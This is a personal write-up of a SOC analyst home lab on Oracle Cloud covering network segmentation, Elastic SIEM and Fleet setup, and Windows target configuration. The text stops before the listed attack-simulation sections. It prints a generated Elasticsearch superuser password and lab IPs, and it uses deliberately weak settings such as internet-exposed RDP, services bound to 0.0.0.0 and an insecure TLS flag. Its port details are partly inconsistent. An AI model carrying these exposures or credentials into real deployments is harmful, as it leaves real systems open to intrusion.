

SOC Analyst Home Lab – Complete Project Writeup

Author: Jibran Khan

Platform: Oracle Cloud Infrastructure (OCI), Free Trial tenancy

Region: UAE East (Dubai) – me-dubai-1

Stack: Elastic Stack 9.4.2, OCI Networking, Windows Server 2022, Ubuntu 24.04, Mythic C2, Kali Linux

Project Duration: June-July 2026

Table of Contents

Project Objective:	5
Architecture Design:	5
VCN 1: SOC-Analyst-Lab (172.31.0.0/24)	6
VCN 2: Target-VCN (10.0.0.0/23)	6
VCN 3 – Attacker-VCN (10.10.0.0/16)	7
Attacker-VCN Isolation:	8
Phase 1 – OCI Networking Setup	8
Step 1: Create SOC-Analyst-Lab VCN:	8
Step 2: Create Internet Gateway:	8
Step 3: Create Management Subnet:	9
Step 4: Create Target-VCN	10
Step 5: Create Attacker-VCN	10
Step 6: Security List Configuration:	10
Target-VCN Security List	10
Attacker-VCN Security List	10
Step 7: Local VCN Peering:	10
Phase 2 – ELK Stack Development:	11
Step 1: Lunch ELK-Server	11
Step 2: Fix Host Level Firewall:	12
Step 3: Install Elasticsearch and Kibana:	12
Step 4: Configure Elasticsearch and Kibana	13
Step 5: Start and Enable Services	14
Step 6: Verify	14
Phase 3 – Fleet Server Deployment:	14
Step 1: Lunch Fleet-Server:	14
Step 2: Configure Fleet Server Host URL in Kibana	14
Step 3: Install Elastic Agent as Fleet Server:	15
Step 4: Verify enrollment:	15
Phase 4 – Windows-Target Configuration:	16
Step 1: Launch Windows-Target in Target-VCN	16
Step 2: Install Sysmon with Olaf/SwiftOnSecurity Config	16

Step 3: Enable PowerShell Script Block Logging	17
Step 4: Create Agent Policy and Enroll Windows-Target	17
Step 5: Add Log Integrations to windows-target-policy	18
Step 6: Verify Data Flow	18
Phase 5 – Ubuntu-Target Deployment	19
Step 1: Launch Ubuntu-Target in Target-VCN	19
Step 2: Create Agent Policy and Enroll	20
Step 3: Verify SSH Authentication Log Data	20
Phase 6 – Detection Engineering	21
SSH Invalid Login Attempts — Geo Map	21
SSH Accepted Logins — Geo Map	21
Rule 1 – SSH Brute Force — Ubuntu Target	22
Rule 2 – SSH Login from New Source IP	23
Rule 3 – Suspicious Process Creation — Windows Target	23
Rule 4 – PowerShell Encoded Command — Windows Target	24
Rule 5 – RDP Brute Force — Windows Target	24
Rule 6 – Network Scan Detection	24
Rule 7 – RDP Brute Force Followed by Successful Login	25
Phase 7 – Attacker Infrastructure	26
Mythic C2 Server	26
Security Hardening	27
Kali Linux (Local VM)	28
Phase 8 – Attack Simulation:	28
Phase 1 – Reconnaissance (MITRE: T1046)	28
Phase 2 – Initial Access / RDP Brute Force (MITRE: T1110.001)	29
Phase 3 – Execution / C2 Deployment (MITRE: T1059)	31
Phase 4 – Defense Evasion (MITRE: T1562.001)	32
Phase 5 – Exfiltration (MITRE: T1041)	33
Phase 9 – Incident Response (INC-001)	34
Case Created in Kibana Security	34
Threat Intelligence — Discover Queries Used	35
Find Processes from Suspicious Locations	36
Find Processes Spawned by Apollo	36


Find Windows Defender Disabled.....	36
Find C2 Callback Traffic	36
Key Troubleshooting Incidents	36
Incident 1 – OCI Route Table Rejected Internet Gateway Rule	36
Incident 2 – Host-Level Firewall Blocking All Ports Except SSH	36
Incident 3 – Fleet Server Enrollment Failures (Multi-Stage)	37
Incident 4 – Cross-VCN Agent Connectivity Failure	38
Incident 5 – Prebuilt Rules Showing “Warning: Unable to Find Matching Indices”	38
Detection Summary	39
Skills Demonstrated.....	41
Cloud Infrastructure	41
SIEM Engineering.....	41
Detection Engineering.....	41
Endpoint Telemetry.....	42
Attack Simulation	42
Reconnaissance → Brute Force → C2 → Defense Evasion → Exfiltration.....	42
Incident Response.....	42
Troubleshooting.....	42
Cloud → Host → Application	42
Lessons Learned	43

1. Project Objective:

Build a self-contained, fully segmented SOC home lab on Oracle Cloud Infrastructure to demonstrate hands-on skills in:

- Cloud network architecture and security segmentation
- SIEM deployment, configuration, and tuning
- Endpoint telemetry collection (Sysmon, Defender, PowerShell Script Block Logging, Linux auth logs)
- Detection engineering with custom MITRE ATT&CK-mapped rules
- Real attack simulation using Mythic C2 framework
- Incident response and case management
- Systematic troubleshooting across cloud networking, host firewalls, and application layers

2. Architecture Design:



The lab uses three isolated OCI Virtual Cloud Networks (VCNs) to mirror real-world network segmentation:

VCN 1: SOC-Analyst-Lab (172.31.0.0/24)

Security tooling network:

ELK-Server

- **Operating System:** Ubuntu 24.04
- **OCI Shape:** VM.Standard.E5.Flex
- **Resources:** 2 OCPU / 12 GB RAM
- **Boot Volume:** 70 GB
- **Services:** Elasticsearch 9.4.2 and Kibana
- **Public IP:** 139.185.54.227
- **Private IP:** 172.31.0.29

Fleet-Server

- **Operating System:** Ubuntu 24.04
- **OCI Shape:** VM.Standard.E5.Flex
- **Service:** Elastic Fleet Server (agent management)
- **Public IP:** 145.241.124.157
- **Fleet Server URL:** <https://145.241.124.157:8220>

VCN 2: Target-VCN (10.0.0.0/23)

The **Target-VCN** is the monitored endpoints network. It is intentionally isolated from the Security Tooling Network so that compromising a target does not provide direct access to Kibana or Elasticsearch.

Windows-Target

- **Operating System:** Windows Server 2022 Standard
- **OCI Shape:** VM.Standard.E5.Flex
- **Resources:** 2 OCPU / 8 GB RAM
- **RDP:** TCP 3389 exposed to the internet
- **Public IP:** 141.145.146.34

Ubuntu-Target

- **Operating System:** Ubuntu 24.04
- **SSH:** TCP 22 exposed to the internet
- **Public IP:** 193.123.79.41

VCN 3 – Attacker-VCN (10.10.0.0/16)

The **Attacker-VCN** hosts the lab's attacker infrastructure and is completely isolated from both the Security Tooling Network and the Target-VCN.

Mythic-C2

- **Operating System:** Ubuntu 22.04
- **OCI Shape:** VM.Standard.E5.Flex
- **Resources:** 3 OCPU / 8 GB RAM
- **Service:** Mythic C2 Framework
- **Public IP:** 139.185.50.26
- **Ports:**
 - **TCP 7443** – Mythic C2 web UI
 - **TCP 80** – C2 HTTP listener
 - **TCP 443** – C2 HTTPS listener
 - **TCP 9999** – Payload hosting

Cross-VCN Connectivity

Local Peering Gateways						
Search and Filter Search						
Applied filters Compartment lamymuse63 (root)						
Create Local Peering Gateway						⌵
Name	State	Peering Status	Route Table	Peer Advertised CIDRs	Cross-Tenancy	Created ⌵
lpg-soc-to-targe	Available	Peered - Connected to a peer.	—	10.0.0.0/23	No	Jun 22, 2026, 09:01:29 UTC
⏪ ⏩ Page 1 of 1 (1 - 1 of 1 total items) Items per page 25 ⌵						

The lab uses **Local VCN Peering** to establish controlled communication between the **Target-VCN** and **SOC-Analyst-Lab**.

Target-VCN ↔ SOC-Analyst-Lab

- **Connection:** Local VCN Peering

- **Purpose:** Allows Windows-Target and Ubuntu-Target to transmit telemetry to the SOC infrastructure.
- **Fleet Server:** TCP 8220
- **Elasticsearch:** TCP 9200
- **Source CIDR:** 10.0.0.0/23
- **Traffic:** Restricted to ports 8220 and 9200 through Security List/NSG rules.
- **Isolation:** Targets cannot directly access Kibana, SSH into the tooling servers, or access other services within the SOC-Analyst-Lab.

Attacker-VCN Isolation:

There is **no VCN peering** between the **Attacker-VCN** and either the **Target-VCN** or **SOC-Analyst-Lab**.

The **Mythic-C2** infrastructure communicates with the target systems exclusively over the **public internet**, providing a more realistic representation of externally hosted attacker infrastructure.

3. Phase 1 – OCI Networking Setup

Step 1: Create SOC-Analyst-Lab VCN:

- Navigated to OCI Console → Networking → Virtual Cloud Networks → Create VCN
- Name: SOC-Analyst-Lab, CIDR: 172.31.0.0/24
- Enabled DNS hostnames

Step 2: Create Internet Gateway:

⚠ Important:
For a route rule that targets a Private IP, you must first enable "Skip Source/Destination Check" on the VNIC that the Private IP is assigned to.

Route Rule ✕

Target Type

Internet Gateway

Destination CIDR Block

0.0.0.0/0

Target Internet Gateway compartment

Target Internet Gateway

SOC-Analyst-Lab-IGW

- **Created:** SOC-Analyst-Lab-IGW and associated it with VCN's route table.
- **Issue Encountered:** The default route table rejected the 0.0.0.0/0 → Internet Gateway rule with the following error:

API Error

Rules in the route table must use private IP as a target. Or the route table can be empty (no rules).

“Rules in the route table must use private IP as a target”

- **Resolution:** Created a new custom route table named Public-Route-Table and added the same 0.0.0.0/0 → Internet Gateway rule. The rule was accepted without error, and the subnet was reassigned to use the new route table.

Route Rules

Traffic within the VCN is handled by the VCN's local routing by default. Intra-VCN routing allows you more control over routing between subnets. [Learn more](#). If you're having problems, use [Network Path Analyzer](#) to check your connections.

Search and Filter

Search

Add Route Rules

Actions

☐	Destination ^	Target Type	Target	Route Type	Description
☐	0.0.0.0/0	Internet Gateway	SOC-Analyst-Lab-IGW	Static	...

Page 1 of 1 (1 - 1 of 1 total items)

Items per page25

- **Root Cause:** An OCI Free Trial account-level restriction affecting the default route table during the initial account-verification period.

Step 3: Create Management Subnet:

The screenshot shows the Oracle Cloud console interface. On the left is a navigation menu with 'Networking' selected, and 'Virtual cloud networks' expanded. The main content area displays the details for a 'Management-Subnet' (Subnet) under the 'SOC-Analyst-Lab' VCN. The subnet is marked as 'Available'. Below the title are tabs for 'Details', 'IP administration', 'Private service access', 'Security', 'Monitoring', and 'Tags'. The 'Details' tab is active, showing 'Subnet Information'.

Property	Value	Actions
OCID	ocid1.subnet.oc1.me-dubai-1.aaaaaaaxpnyqkbsv24pq4cjbrcgpnkulaaneriggqzxczrmvobh75q	Copy
IPv4 CIDR Block	172.31.0.0/25	
IPv4 CIDR Blocks	172.31.0.0/25	
IPv6 Prefix	—	
Virtual Router MAC Address	00:00:17:15:B3:CD	
Subnet Type	Regional	
Availability Domain	—	
Compartment		
DNS Domain Name	mgmt.socanalystlab.oraclevn.com	Copy
Subnet Access	Public Subnet	
DHCP Options	Default DHCP Options for SOC-Analyst-Lab	View details
Route Table	Default Route Table for SOC-Analyst-Lab	

At the bottom of the console, there are links for 'Terms of Use and Privacy' and 'Cookie Preferences', and a copyright notice: 'Copyright © 2025, Oracle and/or its affiliates. All rights reserved.'

- Created Management-Subnet (172.31.0.0/25), Public Subnet, Regional
- Assigned to Public-Route-Table

Step 4: Create Target-VCN

- Used OCI VCN Wizard: “Create VCN with Internet Connectivity”
- Name: Target-VCN, CIDR: 10.0.0.0/23
- Public subnet: 10.0.0.0/24, Private subnet: 10.0.1.0/24
- Wizard auto-created Internet Gateway, NAT Gateway, Route Tables, Security Lists

Step 5: Create Attacker-VCN

- Used OCI VCN Wizard
- Name: Attacker-VCN, CIDR: 10.10.0.0/16
- Public subnet: 10.10.0.0/24

Step 6: Security List Configuration:

SOC-Analyst-Lab NSG (ig-quick-action-NSG)

Direction	Source	Protocol	Port	Purpose
Ingress	0.0.0.0/0	TCP	22	SSH admin access
Ingress	0.0.0.0/0	TCP	5601	Kibana web UI
Ingress	10.0.0.0/23	TCP	9200	Elasticsearch (from targets via peering)
Ingress	0.0.0.0/0	TCP	8220	Fleet Server (agent enrollment)
Egress	0.0.0.0/0	All	All	Outbound unrestricted

Target-VCN Security List

Direction	Source	Protocol	Port	Purpose
Ingress	0.0.0.0/0	TCP	22	SSH to Ubuntu-Target
Ingress	0.0.0.0/0	TCP	3389	RDP to Windows-Target (intentionally exposed)

Attacker-VCN Security List

Direction	Source	Protocol	Port	Purpose
Ingress	39.63.174.190/32	TCP	22	SSH – analyst PC only
Ingress	39.63.174.190/32	TCP	7443	Mythic UI – analyst PC only
Ingress	0.0.0.0/0	TCP	80	C2 HTTP callback
Ingress	0.0.0.0/0	TCP	443	C2 HTTPS callback
Ingress	0.0.0.0/0	TCP	9999	Payload hosting (Python HTTP server)

Step 7: Local VCN Peering:

Established **Local VCN Peering** between Target-VCN and SOC-Analyst-Lab to enable controlled private communication between the two networks.

1. **Created Local Peering Gateway:** lpg-soc-to-target in SOC-Analyst-Lab.
2. **Created Local Peering Gateway:** lpg-target-to-soc in Target-VCN.
3. **Established the peering connection** between both Local Peering Gateways.
4. **Configured route rules** on both VCNs to direct traffic through the respective peering gateways.
5. **Applied scoped Security List rules** allowing traffic only from 10.0.0.0/23 to:
 - **TCP 8220** → Fleet Server
 - **TCP 9200** → Elasticsearch

4. Phase 2 – ELK Stack Development:

Instance access

You [connect to a running Linux instance](#) using a Secure Shell (SSH) connection. You'll need the private key from the SSH key pair that was used to create the instance.

Public IP address	145.241.125.183	Copy
Username	ubuntu	

Instance details

Virtual cloud network	SOC-Analyst-Lab	
Maintenance reboot	—	
Launch mode	PARAVIRTUALIZED	
Instance metadata service	Version 2 only The instance metadata service provides metadata about the instance. Applications can use this metadata to bootstrap or do other tasks.	Edit
Live migration	Use recommended default	Change

Step 1: Lunch ELK-Server

- Image: Canonical Ubuntu 24.04
- Shape: VM.Standard.E5.Flex (2 OCPU/12GB RAM) – required after Ampere A1.Flex capacity exhaustion
- Boot volume: 70GB
- SSH key: ssh-key-2026-06-20.key

Image details

Operating system	Canonical Ubuntu
Version	24.04
Image	Canonical-Ubuntu-24.04-2026.04.30-1

Step 2: Fix Host Level Firewall:

Critical discovery: Oracle's Ubuntu cloud images ship with a pre-configured iptables ruleset that allows only **port 22 inbound and rejects everything else** – completely independent of OCI's Security Lists and invisible from the console. This caused Kibana (5601) to be unreachable despite correctly configured cloud-level rules.

Diagnosis command:

```
sudo iptables -L -n -v
```

Revealed: ACCEPT tcp dpt:22, then REJECT all reject-with icmp-host-prohibited

Fix:

```
sudo iptables -I INPUT -p tcp --dport 5601 -j ACCEPT
sudo iptables -I INPUT -p tcp --dport 9200 -j ACCEPT
sudo apt install -y iptables-persistent
sudo netfilter-persistent save
```

This fix was applied proactively to every subsequent Ubuntu instance in the lab.

Step 3: Install Elasticsearch and Kibana:

```
No VM guests are running outdated hypervisor (qemu) binaries on this host.
ubuntu@k-server:~$ wget https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-9.4.2-amd64.deb
--2026-06-20 08:55:45-- https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-9.4.2-amd64.deb
Resolving artifacts.elastic.co (artifacts.elastic.co)... 34.120.127.130, 2600:1901:0:1d7::
Connecting to artifacts.elastic.co (artifacts.elastic.co)|34.120.127.130|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 813988930 (776M) [application/x-debian-package]
Saving to: 'elasticsearch-9.4.2-amd64.deb'

elasticsearch-9.4.2-amd64.de 68%[=====>] 529elasticsearch-9.4.2-amd64.de 68%[=====
elasticsearch-9.4.2-amd64.deb 70%[=====
```

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y gnupg apt-transport-https
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch \
| sudo gpg --dearmor -o /usr/share/keyrings/elastic.gpg
```

```
echo "deb [signed-by=/usr/share/keyrings/elastic.gpg]
https://artifacts.elastic.co/packages/8.x/apt stable main" \
| sudo tee /etc/apt/sources.list.d/elastic-8.x.list
sudo apt update
sudo apt install -y elasticsearch kibana
```

```
ubuntu@elk-server:~$ sudo dpkg -i elasticsearch-9.4.2-amd64.deb
Selecting previously unselected package elasticsearch.
(Reading database ... 79306 files and directories currently installed.)
Preparing to unpack elasticsearch-9.4.2-amd64.deb ...
Creating elasticsearch group... OK
Creating elasticsearch user... OK
Unpacking elasticsearch (9.4.2) ...
Setting up elasticsearch (9.4.2) ...

----- Security autoconfiguration information -----

Authentication and authorization are enabled.
TLS for the transport and HTTP layers is enabled and configured.

The generated password for the elastic built-in superuser is : y-ZAZA_exrtw+QCNZ*vj

If this node should join an existing cluster, you can reconfigure this with
'/usr/share/elasticsearch/bin/elasticsearch-reconfigure-node --enrollment-token <token-here>'
after creating an enrollment token on your existing cluster.

You can complete the following actions at any time:

Reset the password of the elastic built-in superuser with
'/usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic'.

Generate an enrollment token for Kibana instances with
'/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana'.

Generate an enrollment token for Elasticsearch nodes with
'/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s node'.

-----

### NOT starting on installation, please execute the following statements to configure elasticsearch service to start automatically using systemd
sudo systemctl daemon-reload
sudo systemctl enable elasticsearch.service
### You can start elasticsearch service by executing
sudo systemctl start elasticsearch.service
ubuntu@elk-server:~$
```

Step 4: Configure Elasticsearch and Kibana

/etc/elasticsearch/elasticsearch.yml:

```
network.host: 0.0.0.0
http.port: 9200
```

```
# ----- Network -----
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: 0.0.0.0
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
#
# For more information, consult the network module documentation.
#
# ----- Discovery -----
#
```

/etc/kibana/kibana.yml:

server.host: "0.0.0.0"


server.port: 5601

Step 5: Start and Enable Services

`sudo systemctl enable elasticsearch kibana`

`sudo systemctl start elasticsearch kibana`

Step 6: Verify



- Confirmed Kibana accessible at `http://<ELK-PUBLIC-IP>:5601`
- Configured security alerts API in Kibana
- Kibana completed initial setup and enrollment

Note: After some issues with the port and accessibility which I later figured it out was due to Iptables, but I changed the Kibana port to “8443”.


5. Phase 3 – Fleet Server Deployment:

Step 1: Lunch Fleet-Server:


- Same specs as ELK-Server but smaller role
- Applied iptables fix proactively (ports 8443)

Step 2: Configure Fleet Server Host URL in Kibana

- Navigated to Fleet -> Settings -> Fleet Server Hosts
- Set URL to `https://145.241.124.157:8443`
- Issue: Kibana defaulted to port :443 – corrected to :8443
- Removed stale duplicate :443 entry that caused agent degradation later



Step 3: Install Elastic Agent as Fleet Server:



`curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-9.4.2-linux-x86\_64.tar.gz`

`tar xzvf elastic-agent-9.4.2-linux-x86_64.tar.gz`

`cd elastic-agent-9.4.2-linux-x86_64`

`sudo ./elastic-agent install \`

`--fleet-server-es=https://172.31.0.29:9200 \`

`--fleet-server-service-token=<TOKEN> \`

`--fleet-server-policy=fleet-server-policy \`

`--fleet-server-es-ca-trusted-fingerprint=<FINGERPRINT> \`

`--fleet-server-port=8220 \`

`--install-servers`

Note: `--insecure` flag required due to self-signed certificate on Fleet Server.

Step 4: Verify enrollment:

Verification: Navigated to **Fleet** → **Agents** and confirmed that fleet-server was displayed as **Healthy** under the **Fleet Server Policy**.

Fleet

Centralized management for Elastic Agents.

[Agents](#) [Agent policies](#) [Enrollment tokens](#) [Uninstall tokens](#) [Data streams](#) [Settings](#)

[Ingest Overview Metrics](#) [Agent Info Metrics](#) [Agent activity](#) [Add](#)

Filter your data using KQL syntax

Status [3](#) Tags [1](#) Agent policy [2](#) Upgrade available

Showing 2 agents [1](#) Healthy 1 Unhealthy 0 Orphaned 0 Updating 1 Offline 0 Inactive 0 Unenrolled 0 Uninstalled 0

☐	Status	Host	Agent policy	CPU	Memory	Last activity	Version	Actions
☐	Updating	Windows-Target	windows-target-policy	N/A	N/A	14 seconds ago	9.4.2	⋮
☐	Healthy	fleet-server	Fleet Server Policy rev. 5	1.06 %	209 MB	34 seconds ago	9.4.2	⋮

Rows per page: 20

6. Phase 4 – Windows-Target Configuration:

Step 1: Launch Windows-Target in Target-VCN

- Image: Windows Server 2022 Standard
- Shape: VM.Standard.E5.Flex (2 OCPU/8GB)
- Placed in public subnet-Target-VCN
- RDP confirmed working from analyst PC

☐	Windows-Target	Starting	141.145.146.34	10.0.0.46	VM.Standard.E5.Flex	2	8
--------------------------	----------------	----------	----------------	-----------	---------------------	---	---

Step 2: Install Sysmon with Olaf/SwiftOnSecurity Config

- Downloaded Sysmon from Microsoft Sysinternals
- Downloaded SwiftOnSecurity config (sysmonconfig.xml)
- Installed: sysmon64.exe -accepteula -i sysmonconfig.xml

elastic Find apps, content, and more. [AI Agent](#)

[Integrations](#) [Custom Windows Event Logs](#) [Add integration](#)

[Cancel](#)

Add Custom Windows Event Logs integration

Configure an integration for the selected agent policies.

1 Configure integration

Integration settings
Choose a name and description to help identify how this integration will be used.

Integration name: defender-windows-target

Description: Collect windows defender logs

[Advanced options](#)

☒ Custom Windows event logs
Custom Windows event logs

[Change defaults](#)

Channel Name: Microsoft-Windows-Windows Defender/Operatic

Name of Windows event log channel (eg. Microsoft-Windows-PowerShell/Operational). It expects a single channel name. To collect multiple channels, add multiple integrations.

Dataset name: winlog.winlog

Dataset to write data to. Changing the dataset will send the data to a different index. You can't use - in the name of a dataset and only valid characters for Elasticsearch index names.

Ingest Pipeline:

The Ingest Node pipeline ID to be used by the integration.

[Preserve original event](#)

[Cancel](#) [Preview API request](#) [Save and continue](#)

Step 3: Enable PowerShell Script Block Logging

Run the following command to create the Script Block Logging registry key:

